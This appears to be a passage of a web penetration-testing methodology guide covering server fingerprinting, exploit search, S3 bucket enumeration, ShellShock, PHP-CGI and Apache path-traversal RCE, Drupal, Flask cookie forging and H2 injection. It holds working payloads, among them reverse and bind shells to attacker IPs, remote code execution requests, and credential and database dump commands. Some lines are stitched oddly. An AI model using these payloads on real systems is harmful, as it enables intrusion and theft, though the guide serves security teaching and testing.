**Pentesting Web Methodology**

## Basic Info

The web service is the most **common and extensive service** and a lot of **different types of vulnerabilities** exists.

**Default port:** 80 (HTTP), 443(HTTPS)

PORT STATE SERVICE

80/tcp open http

443/tcp open ssl/https

nc -v domain.com 80 # GET / HTTP/1.0

openssl s\_client -connect domain.com:443 # GET / HTTP/1.0

### Web API Guidance

Open Word file of Web API Pentesting

## Methodology summary

In this methodology we are going to suppose that you are going to a attack a domain (or subdomain) and only that. So, you should apply this methodology to each discovered domain, subdomain or IP with undetermined web server inside the scope.

* Start by **identifying** the **technologies** used by the web server. Look for **tricks** to keep in mind during the rest of the test if you can successfully identify the tech.
  + Any **known vulnerability** of the version of the technology?
  + Using any **well known tech**? Any **useful trick** to extract more information?
  + Any **specialised scanner** to run (like wpscan)?
* Launch **general purposes scanners**. You never know if they are going to find something or if the are going to find some interesting information.
* Start with the **initial checks**: **robots**, **sitemap**, **404** error and **SSL/TLS scan** (if HTTPS).
* Start **spidering** the web page: It's time to **find** all the possible **files, folders** and **parameters being used.** Also, check for **special findings**.
  + *Note that anytime a new directory is discovered during brute-forcing or spidering, it should be spidered.*
* **Directory Brute-Forcing**: Try to brute force all the discovered folders searching for new **files** and **directories**.
  + *Note that anytime a new directory is discovered during brute-forcing or spidering, it should be Brute-Forced.*
* **Backups checking**: Test if you can find **backups** of **discovered files** appending common backup extensions.
* **Brute-Force parameters**: Try to **find hidden parameters**.
* Once you have **identified** all the possible **endpoints** accepting **user input**, check for all kind of **vulnerabilities** related to it.
  + Follow the word file of Web Vulnerabilities Methodology

## Server Version (Vulnerable?)

### Identify

Check if there are **known vulnerabilities** for the server **version** that is running. The **HTTP headers and cookies of the response** could be very useful to **identify** the **technologies** and/or **version** being used. **Nmap scan** can identify the server version, but it could also be useful the tools [**whatweb**](https://github.com/urbanadventurer/WhatWeb)**,** [**webtech**](https://github.com/ShielderSec/webtech) or [**https://builtwith.com/**](https://builtwith.com/)**:**

whatweb -a 1 <URL> #Stealthy

whatweb -a 3 <URL> #Aggresive

webtech -u <URL>

webanalyze -host https://google.com -crawl 2

Search **for** **vulnerabilities of the web application** **version**

# Search Exploits

### Browser

Always search in "google" or others: **<service\_name> [version] exploit**

You should also try the **shodan** **exploit search** from <https://exploits.shodan.io/>.

### Searchsploit

Useful to search exploits for services in **exploitdb from the console.**

Copy

#Searchsploit tricks

searchsploit "linux Kernel" #Example

searchsploit apache mod\_ssl #Other example

searchsploit -m 7618 #Paste the exploit in current directory

searchsploit -p 7618[.c] #Show complete path

searchsploit -x 7618[.c] #Open vi to inspect the exploit

searchsploit --nmap file.xml #Search vulns inside an nmap xml result

### Pompem

<https://github.com/rfunix/Pompem> is another tool to search for exploits

### MSF-Search

Copy

msf> search platform:windows port:135 target:XP type:exploit

### PacketStorm

If nothing is found, try to search the used technology inside <https://packetstormsecurity.com/>

### Vulners

You can also search in vulners database: <https://vulners.com/>

### Sploitus

This searches for exploits in other databases: <https://sploitus.com/>

### **Check if any WAF**

* [**https://github.com/EnableSecurity/wafw00f**](https://github.com/EnableSecurity/wafw00f)
* [**https://github.com/Ekultek/WhatWaf.git**](https://github.com/Ekultek/WhatWaf.git)
* [**https://nmap.org/nsedoc/scripts/http-waf-detect.html**](https://nmap.org/nsedoc/scripts/http-waf-detect.html)

### **Web tech tricks**

Some **tricks** for **finding vulnerabilities** in different well known **technologies** being used:

* **AEM - Adobe Experience Cloud**

Find vulnerabilities and missconfigurations with <https://github.com/0ang3el/aem-hacker>

* **Apache**

## Executable PHP extensions

Check which extensions is executing the Apache server. To search them you can execute:

Copy

grep -R -B1 "httpd-php" /etc/apache2

Also, some places where you can find this configuration is:

Copy

/etc/apache2/mods-available/php5.conf

/etc/apache2/mods-enabled/php5.conf

/etc/apache2/mods-available/php7.3.conf

/etc/apache2/mods-enabled/php7.3.conf

## CVE-2021-41773

Copy

curl http://172.18.0.15/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh --data 'echo Content-Type: text/plain; echo; id; uname'

uid=1(daemon) gid=1(daemon) groups=1(daemon)

Linux

* **Artifactory**

**Check this post:** [**https://www.errno.fr/artifactory/Attacking\_Artifactory**](https://www.errno.fr/artifactory/Attacking_Artifactory)

* [**Buckets**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/buckets)

Check this page if you want to learn more about enumerating and abusing Buckets:

# AWS - S3 Unauthenticated Enum

## S3 Public Buckets

A bucket is considered **“public”** if **any user can list the contents** of the bucket, and **“private”** if the bucket's contents can **only be listed or written by certain users**.

Companies might have **buckets permissions miss-configured** giving access either to everything or to everyone authenticated in AWS in any account (so to anyone). Note, that even with such misconfigurations some actions might not be able to be performed as buckets might have their own access control lists (ACLs).

**Learn about AWS-S3 misconfiguration here:** [**http://flaws.cloud**](http://flaws.cloud/) **and** [**http://flaws2.cloud/**](http://flaws2.cloud/)

### Finding AWS Buckets

Different methods to find when a webpage is using AWS to storage some resources:

#### Enumeration & OSINT:

* Using **wappalyzer** browser plugin
* Using burp (**spidering** the web) or by manually navigating through the page all **resources** **loaded** will be save in the History.
* **Check for resources** in domains like:

Copy

http://s3.amazonaws.com/[bucket\_name]/

http://[bucket\_name].s3.amazonaws.com/

* Check for **CNAMES** as resources.domain.com might have the CNAME bucket.s3.amazonaws.com
* Check [https://buckets.grayhatwarfare.com](https://buckets.grayhatwarfare.com/), a web with already **discovered open buckets**.
* The **bucket name** and the **bucket domain name** needs to be **the same.**
  + **flaws.cloud** is in **IP** 52.92.181.107 and if you go there it redirects you to <https://aws.amazon.com/s3/>. Also, dig -x 52.92.181.107 gives s3-website-us-west-2.amazonaws.com.
  + To check it's a bucket you can also **visit** <https://flaws.cloud.s3.amazonaws.com/>.

#### Brute-Force

You can find buckets by **brute-forcing name**s related to the company you are pentesting:

* <https://github.com/sa7mon/S3Scanner>
* <https://github.com/clario-tech/s3-inspector>
* <https://github.com/jordanpotti/AWSBucketDump> (Contains a list with potential bucket names)
* <https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets>
* <https://github.com/smaranchand/bucky>
* <https://github.com/tomdev/teh_s3_bucketeers>
* <https://github.com/RhinoSecurityLabs/Security-Research/tree/master/tools/aws-pentest-tools/s3>
* <https://github.com/Eilonh/s3crets_scanner>
* <https://github.com/belane/CloudHunter>

Copy

# Generate a wordlist to create permutations

curl -s https://raw.githubusercontent.com/cujanovic/goaltdns/master/words.txt > /tmp/words-s3.txt.temp

curl -s https://raw.githubusercontent.com/jordanpotti/AWSBucketDump/master/BucketNames.txt >>/tmp/words-s3.txt.temp

cat /tmp/words-s3.txt.temp | sort -u > /tmp/words-s3.txt

# Generate a wordlist based on the domains and subdomains to test

## Write those domains and subdomains in subdomains.txt

cat subdomains.txt > /tmp/words-hosts-s3.txt

cat subdomains.txt | tr "." "-" >> /tmp/words-hosts-s3.txt

cat subdomains.txt | tr "." "\n" | sort -u >> /tmp/words-hosts-s3.txt

# Create permutations based in a list with the domains and subdomains to attack

goaltdns -l /tmp/words-hosts-s3.txt -w /tmp/words-s3.txt -o /tmp/final-words-s3.txt.temp

## The previous tool is specialized increating permutations for subdomains, lets filter that list

### Remove lines ending with "."

cat /tmp/final-words-s3.txt.temp | grep -Ev "\.$" > /tmp/final-words-s3.txt.temp2

### Create list without TLD

cat /tmp/final-words-s3.txt.temp2 | sed -E 's/\.[a-zA-Z0-9]+$//' > /tmp/final-words-s3.txt.temp3

### Create list without dots

cat /tmp/final-words-s3.txt.temp3 | tr -d "." > /tmp/final-words-s3.txt.temp4http://phantom.s3.amazonaws.com/

### Create list without hyphens

cat /tmp/final-words-s3.txt.temp3 | tr "." "-" > /tmp/final-words-s3.txt.temp5

## Generate the final wordlist

cat /tmp/final-words-s3.txt.temp2 /tmp/final-words-s3.txt.temp3 /tmp/final-words-s3.txt.temp4 /tmp/final-words-s3.txt.temp5 | grep -v -- "-\." | awk '{print tolower($0)}' | sort -u > /tmp/final-words-s3.txt

## Call s3scanner

s3scanner --threads 100 scan --buckets-file /tmp/final-words-s3.txt | grep bucket\_exists

#### Loot S3 Buckets

Given S3 open buckets, [**BucketLoot**](https://github.com/redhuntlabs/BucketLoot) can automatically **search for interesting information**.

### Find the Region

You can find all the supported regions by AWS in [**https://docs.aws.amazon.com/general/latest/gr/s3.html**](https://docs.aws.amazon.com/general/latest/gr/s3.html)

#### By DNS

You can get the region of a bucket with a **dig** and **nslookup** by doing a **DNS request of the discovered IP**:

Copy

dig flaws.cloud

;; ANSWER SECTION:

flaws.cloud. 5 IN A 52.218.192.11

nslookup 52.218.192.11


Non-authoritative answer:

11.192.218.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.

Check that the resolved domain have the word "website". You can access the static website going to: flaws.cloud.s3-website-us-west-2.amazonaws.com or you can access the bucket visiting: flaws.cloud.s3-us-west-2.amazonaws.com

#### By Trying


If you try to access a bucket, but in the **domain name you specify another region** (for example the bucket is in bucket.s3.amazonaws.com but you try to access bucket.s3-website-us-west-2.amazonaws.com, then you will be **indicated to the correct location**:



### Enumerating the bucket

To test the openness of the bucket a user can just enter the URL in their web browser. A private bucket will respond with "Access Denied". A public bucket will list the first 1,000 objects that have been stored.

Open to everyone:



Private:



You can also check this with the cli:

Copy

#Use --no-sign-request for check Everyones permissions

#Use --profile <PROFILE\_NAME> to indicate the AWS profile(keys) that youwant to use: Check for "Any Authenticated AWS User" permissions

#--recursive if you want list recursivelyls

#Opcionally you can select the region if you now it

aws s3 ls s3://flaws.cloud/ [--no-sign-request] [--profile <PROFILE\_NAME>] [ --recursive] [--region us-west-2]

If the bucket doesn't have a domain name, when trying to enumerate it, **only put the bucket name** and not the whole AWSs3 domain. Example: s3://<BUCKETNAME>

### Public URL template

Copy

https://{user\_provided}.s3.amazonaws.com

### Get Account ID from public Bucket

It's possible to determine an AWS account by taking advantage of the new **S3:ResourceAccount** **Policy Condition Key**. This condition **restricts access based on the S3 bucket** an account is in (other account-based policies restrict based on the account the requesting principal is in). And because the policy can contain **wildcards** it's possible to find the account number **just one number at a time**.

This tool automates the process:

Copy

# Installation

pipx install s3-account-search

pip install s3-account-search

# With a bucket

s3-account-search arn:aws:iam::123456789012:role/s3\_read s3://my-bucket

# With an object

s3-account-search arn:aws:iam::123456789012:role/s3\_read s3://my-bucket/path/to/object.ext

This technique also works with API Gateway URLs, Lambda URLs, Data Exchange data sets and even to get the value of tags (if you know the tag key). You can find more information in the [**original research**](https://blog.plerion.com/conditional-love-for-aws-metadata-enumeration/) and the tool [**conditional-love**](https://github.com/plerionhq/conditional-love/)to automate this exploitation.

### Confirming a bucket belongs to an AWS account

As explained in [**this blog post**](https://blog.plerion.com/things-you-wish-you-didnt-need-to-know-about-s3/)**, if you have permissions to list a bucket** it’s possible to confirm an accountID the bucket belongs to by sending a request like:

Copy

curl -X GET "[bucketname].amazonaws.com/" \

-H "x-amz-expected-bucket-owner: [correct-account-id]"

<?xml version="1.0" encoding="UTF-8"?>

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">...</ListBucketResult>

If the error is an “Access Denied” it means that the account ID was wrong.

### Used Emails as root account enumeration

As explained in [**this blog post**](https://blog.plerion.com/things-you-wish-you-didnt-need-to-know-about-s3/), it's possible to check if an email address is related to any AWS account by **trying to grant an email permissions** over a S3 bucket via ACLs. If this doesn't trigger an error, it means that the email is a root user of some AWS account:

Copy

s3\_client.put\_bucket\_acl(

Bucket=bucket\_name,

AccessControlPolicy={

'Grants': [

{

'Grantee': {

'EmailAddress': 'some@emailtotest.com',

'Type': 'AmazonCustomerByEmail',

},

'Permission': 'READ'

},

],

'Owner': {

'DisplayName': 'Whatever',

'ID': 'c3d78ab5093a9ab8a5184de715d409c2ab5a0e2da66f08c2f6cc5c0bdeadbeef'

}

}

)

## References

* <https://www.youtube.com/watch?v=8ZXRw4Ry3mQ>
* <https://cloudar.be/awsblog/finding-the-account-id-of-any-public-s3-bucket/>
* [**CGI**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi)

## Information

The **CGI scripts are perl scripts**, so, if you have compromised a server that can execute ***.cgi*** scripts you can **upload a perl reverse shell** (/usr/share/webshells/perl/perl-reverse-shell.pl), **change the extension** from **.pl** to **.cgi**, give **execute permissions** (chmod +x) and **access** the reverse shell **from the web browser** to execute it. In order to test for **CGI vulns** it's recommended to use nikto -C all (and all the plugins)

## **ShellShock**

**ShellShock** is a **vulnerability** that affects the widely used **Bash** command-line shell in Unix-based operating systems. It targets the ability of Bash to run commands passed by applications. The vulnerability lies in the manipulation of **environment variables**, which are dynamic named values that impact how processes run on a computer. Attackers can exploit this by attaching **malicious code** to environment variables, which is executed upon receiving the variable. This allows attackers to potentially compromise the system.

Exploiting this vulnerability the **page could throw an error**.

You could **find** this vulnerability noticing that it is using an **old Apache version** and **cgi\_mod** (with cgi folder) or using **nikto**.

### **Test**

Most tests are based in echo something and expect that that string is returned in the web response. If you think a page may be vulnerable, search for all the cgi pages and test them.

**Nmap**

Copy

nmap 10.2.1.31 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/admin.cgi

### **Curl (reflected, blind and out-of-band)**

Copy

# Reflected

curl -H 'User-Agent: () { :; }; echo "VULNERABLE TO SHELLSHOCK"' http://10.1.2.32/cgi-bin/admin.cgi 2>/dev/null| grep 'VULNERABLE'

# Blind with sleep (you could also make a ping or web request to yourself and monitor that oth tcpdump)

curl -H 'User-Agent: () { :; }; /bin/bash -c "sleep 5"' http://10.11.2.12/cgi-bin/admin.cgi

# Out-Of-Band Use Cookie as alternative to User-Agent

curl -H 'Cookie: () { :;}; /bin/bash -i >& /dev/tcp/10.10.10.10/4242 0>&1' http://10.10.10.10/cgi-bin/user.sh

[**Shellsocker**](https://github.com/liamim/shellshocker)

Copy

python shellshocker.py http://10.11.1.71/cgi-bin/admin.cgi

### Exploit

Copy

#Bind Shell

$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 8

#Reverse shell

$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.159.1 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80

#Reverse shell using curl

curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.11.0.41/80 0>&1' http://10.1.2.11/cgi-bin/admin.cgi

#Reverse shell using metasploit

> use multi/http/apache\_mod\_cgi\_bash\_env\_exec

> set targeturi /cgi-bin/admin.cgi

> set rhosts 10.1.2.11

> run

## **Proxy (MitM to Web server requests)**

CGI creates a environment variable for each header in the http request. For example: "host:web.com" is created as "HTTP\_HOST"="web.com"

As the HTTP\_PROXY variable could be used by the web server. Try to send a **header** containing: "**Proxy: <IP\_attacker>:<PORT>**" and if the server performs any request during the session. You will be able to capture each request made by the server.

## Old PHP + CGI = RCE (CVE-2012-1823, CVE-2012-2311)

Basically if cgi is active and php is "old" (<5.3.12 / < 5.4.2) you can execute code. In order t exploit this vulnerability you need to access some PHP file of the web server without sending parameters (specially without sending the character "="). Then, in order to test this vulnerability, you could access for example /index.php?-s (note the -s) and **source code of the application will appear in the response**.

Then, in order to obtain **RCE** you can send this special query: /?-d allow\_url\_include=1 -d auto\_prepend\_file=php://input and the **PHP code** to be executed in the **body of the request.** **Example:**

Copy

curl -i --data-binary "<?php system(\"cat /flag.txt \") ?>" "http://jh2i.com:50008/?-d+allow\_url\_include%3d1+-d+auto\_prepend\_file%3dphp://input"

**More info about the vuln and possible exploits:** [**https://www.zero-day.cz/database/337/**](https://www.zero-day.cz/database/337/)**,** [**cve-2012-1823**](https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-1823)**,** [**cve-2012-2311**](https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-2311)**,** [**CTF Writeup Example**](https://github.com/W3rni0/HacktivityCon_CTF_2020#gi-joe)**.**

* **Drupal**

## Discovery

* Check **meta**

Copy

curl https://www.drupal.org/ | grep 'content="Drupal'

* **Node**: Drupal **indexes its content using nodes**. A node can **hold anything** such as a blog post, poll, article, etc. The page URIs are usually of the form /node/<nodeid>.

Copy

curl drupal-site.com/node/1

## Enumeration

Drupal supports **three types of users** by default:

1. **Administrator**: This user has complete control over the Drupal website.
2. **Authenticated User**: These users can log in to the website and perform operations such as adding and editing articles based on their permissions.
3. **Anonymous**: All website visitors are designated as anonymous. By default, these users are only allowed to read posts.

### Version

* Check /CHANGELOG.txt

Copy

curl -s http://drupal-site.local/CHANGELOG.txt | grep -m2 ""


Drupal 7.57, 2018-02-21

Newer installs of Drupal by default block access to the CHANGELOG.txt and README.txt files.

### Username enumeration


#### Register

In */user/register* just try to create a username and if the name is already taken it will be notified:




#### Request new password

If you request a new password for an existing username:





If you request a new password for a non-existent username:



### Get number of users

Accessing */user/<number>* you can see the number of existing users, in this case is 2 as */users/3* returns a not found error:





### Hidden pages

**Fuzz /node/$ where $ is a number** (from 1 to 500 for example). You could find **hidden pages** (test, dev) which are not referenced by the search engines.

#### Installed modules info

Copy

#From https://twitter.com/intigriti/status/1439192489093644292/photo/1

#Get info on installed modules

curl https://example.com/config/sync/core.extension.yml

curl https://example.com/core/core.services.yml

# Download content from files exposed in the previous step

curl https://example.com/config/sync/swiftmailer.transport.yml

### Automatic

Copy

droopescan scan drupal -u http://drupal-site.local

## RCE

If you have access to the Drupal web console check these options to get RCE:

[PAGEDrupal RCE](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/drupal/drupal-rce)

## Post Exploitation

### Read settings.php

Copy

find / -name settings.php -exec grep "drupal\_hash\_salt\|'database'\|'username'\|'password'\|'host'\|'port'\|'driver'\|'prefix'" {} \; 2>/dev/null

### Dump users from DB

Copy

mysql -u drupaluser --password='2r9u8hu23t532erew' -e 'use drupal; select \* from users'

## References

* <https://academy.hackthebox.com/module/113/section/1209>
* [**Flask**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask)

**Probably if you are playing a CTF a Flask application will be related to** [**SSTI**](https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection)**.**

## Cookies

Default cookie session name is **session**.

### Decoder

Online Flask coockies decoder: <https://www.kirsle.net/wizards/flask-session.cgi>

#### Manual

Get the first part of the cookie until the first point and Base64 decode it>

Copy

echo "ImhlbGxvIg" | base64 -d

The cookie is also signed using a password

### **Flask-Unsign**

Command line tool to fetch, decode, brute-force and craft session cookies of a Flask application by guessing secret keys.

[flask-unsignPyPI](https://pypi.org/project/flask-unsign/)

Copy

pip3 install flask-unsign

#### **Decode Cookie**

Copy

flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4iOmZhbHNlfQ.XDuWxQ.E2Pyb6x3w-NODuflHoGnZOEpbH8'

#### **Brute Force**

Copy

flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie '<cookie>' --no-literal-eval

#### **Signing**

Copy

flask-unsign --sign --cookie "{'logged\_in': True}" --secret 'CHANGEME'

#### Signing using legacy (old versions)

Copy

flask-unsign --sign --cookie "{'logged\_in': True}" --secret 'CHANGEME' –legacy

### **RIPsession**

Command line tool to brute-force websites using cookies crafted with flask-unsign.

[GitHub - Tagvi/ripsession: A command line tool to brute-force websites using cookies crafted with flask-unsign.](https://github.com/Tagvi/ripsession)

Copy

ripsession -u 10.10.11.100 -c "{'logged\_in': True, 'username': 'changeMe'}" -s password123 -f "user doesn't exist" -w wordlist.txt

### SQLi in Flask session cookie with SQLmap

**This example** uses sqlmap eval option to **automatically sign sqlmap payloads** for flask using a known secret.

## Flask Proxy to SSRF

[**In this writeup**](https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies) it's explained how Flask allows a request starting with the charcter "@":

Copy

GET @/ HTTP/1.1

Host: target.com

Connection: close

Which in the following scenario:

Copy

from flask import Flask

from requests import get

app = Flask('\_\_main\_\_')

SITE\_NAME = 'https://google.com/'

@app.route('/', defaults={'path': ''})

@app.route('/<path:path>')

def proxy(path):

return get(f'{SITE\_NAME}{path}').content

app.run(host='0.0.0.0', port=8080)

Could allow to introduce something like "@attacker.com" in order to cause a **SSRF**.

* **Git**

**To dump a .git folder from a URL use** [**https://github.com/arthaud/git-dumper**](https://github.com/arthaud/git-dumper)

* **Use** [**https://www.gitkraken.com/**](https://www.gitkraken.com/) **to inspect the content**
* If a *.git* directory is found in a web application you can download all the content using *wget -r http://web.com/.git.* Then, you can see the changes made by using *git diff*.
* The tools: [Git-Money](https://github.com/dnoiz1/git-money), [DVCS-Pillage](https://github.com/evilpacket/DVCS-Pillage) and [GitTools](https://github.com/internetwache/GitTools) can be used to retrieve the content of a git directory.
* The tool <https://github.com/cve-search/git-vuln-finder> can be used to search for CVEs and security vulnerability messages inside commits messages.
* The tool <https://github.com/michenriksen/gitrob> search for sensitive data in the repositories of an organisations and its employees.
* [Repo security scanner](https://github.com/UKHomeOffice/repo-security-scanner) is a command line-based tool that was written with a single goal: to help you discover GitHub secrets that developers accidentally made by pushing sensitive data. And like the others, it will help you find passwords, private keys, usernames, tokens and more.
* [TruffleHog](https://github.com/dxa4481/truffleHog) searches through GitHub repositories and digs through the commit history and branches, looking for accidentally committed secrets
* Here you can find an study about github dorks: <https://securitytrails.com/blog/github-dorks>
* **Golang**

### CONNECT method

In the Go programming language, a common practice when handling HTTP requests, specifically using the net/http library, is the automatic conversion of the request path into a standardized format. This process involves:

* Paths ending with a slash (/) like /flag/ are redirected to their non-slash counterpart, /flag.
* Paths containing directory traversal sequences such as /../flag are simplified and redirected to /flag.
* Paths with a trailing period as in /flag/. are also redirected to the clean path /flag.

However, an exception is observed with the use of the CONNECT method. Unlike other HTTP methods, CONNECT does not trigger the path normalization process. This behavior opens a potential avenue for accessing protected resources. By employing the CONNECT method alongside the --path-as-is option in curl, one can bypass the standard path normalization and potentially reach restricted areas.

The following command demonstrates how to exploit this behavior:

Copy

curl --path-as-is -X CONNECT http://gofs.web.jctf.pro/../flag

<https://github.com/golang/go/blob/9bb97ea047890e900dae04202a231685492c4b18/src/net/http/server.go#L2354-L2364>

* **GraphQL**


Open word file of GraphQL

* **H2 - Java SQL database**


Official page: <https://www.h2database.com/html/main.html>

## Access

You can indicate a **non-existent name a of database** in order to **create a new database without valid credentials** (**unauthenticated**):



Or if you know that for example a **mysql is running** and you know the **database name** and the **credentials** for that database, you can just access it:



***Trick from box Hawk of HTB.***

## **RCE**

Having access to communicate with the H2 database check this exploit to get RCE on it: <https://gist.github.com/h4ckninja/22b8e2d2f4c29e94121718a43ba97eed>

## H2 SQL Injection to RCE

In [**this post**](https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/) a payload is explained to get **RCE via a H2 database** abusing a **SQL Injection**.

Copy

[...]

"details":

{

"db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE\_LEVEL\_SYSTEM\_OUT=1\\;CREATE TRIGGER IAMPWNED BEFORE SELECT ON INFORMATION\_SCHEMA.TABLES AS $$//javascript\nnew java.net.URL('https://example.com/pwn134').openConnection().getContentLength()\n$$--=x\\;",

"advanced-options": false,

"ssl": true

},

[...]

* **IIS tricks**

Test executable file extensions:

* asp
* aspx
* config
* php

## Internal IP Address disclosure

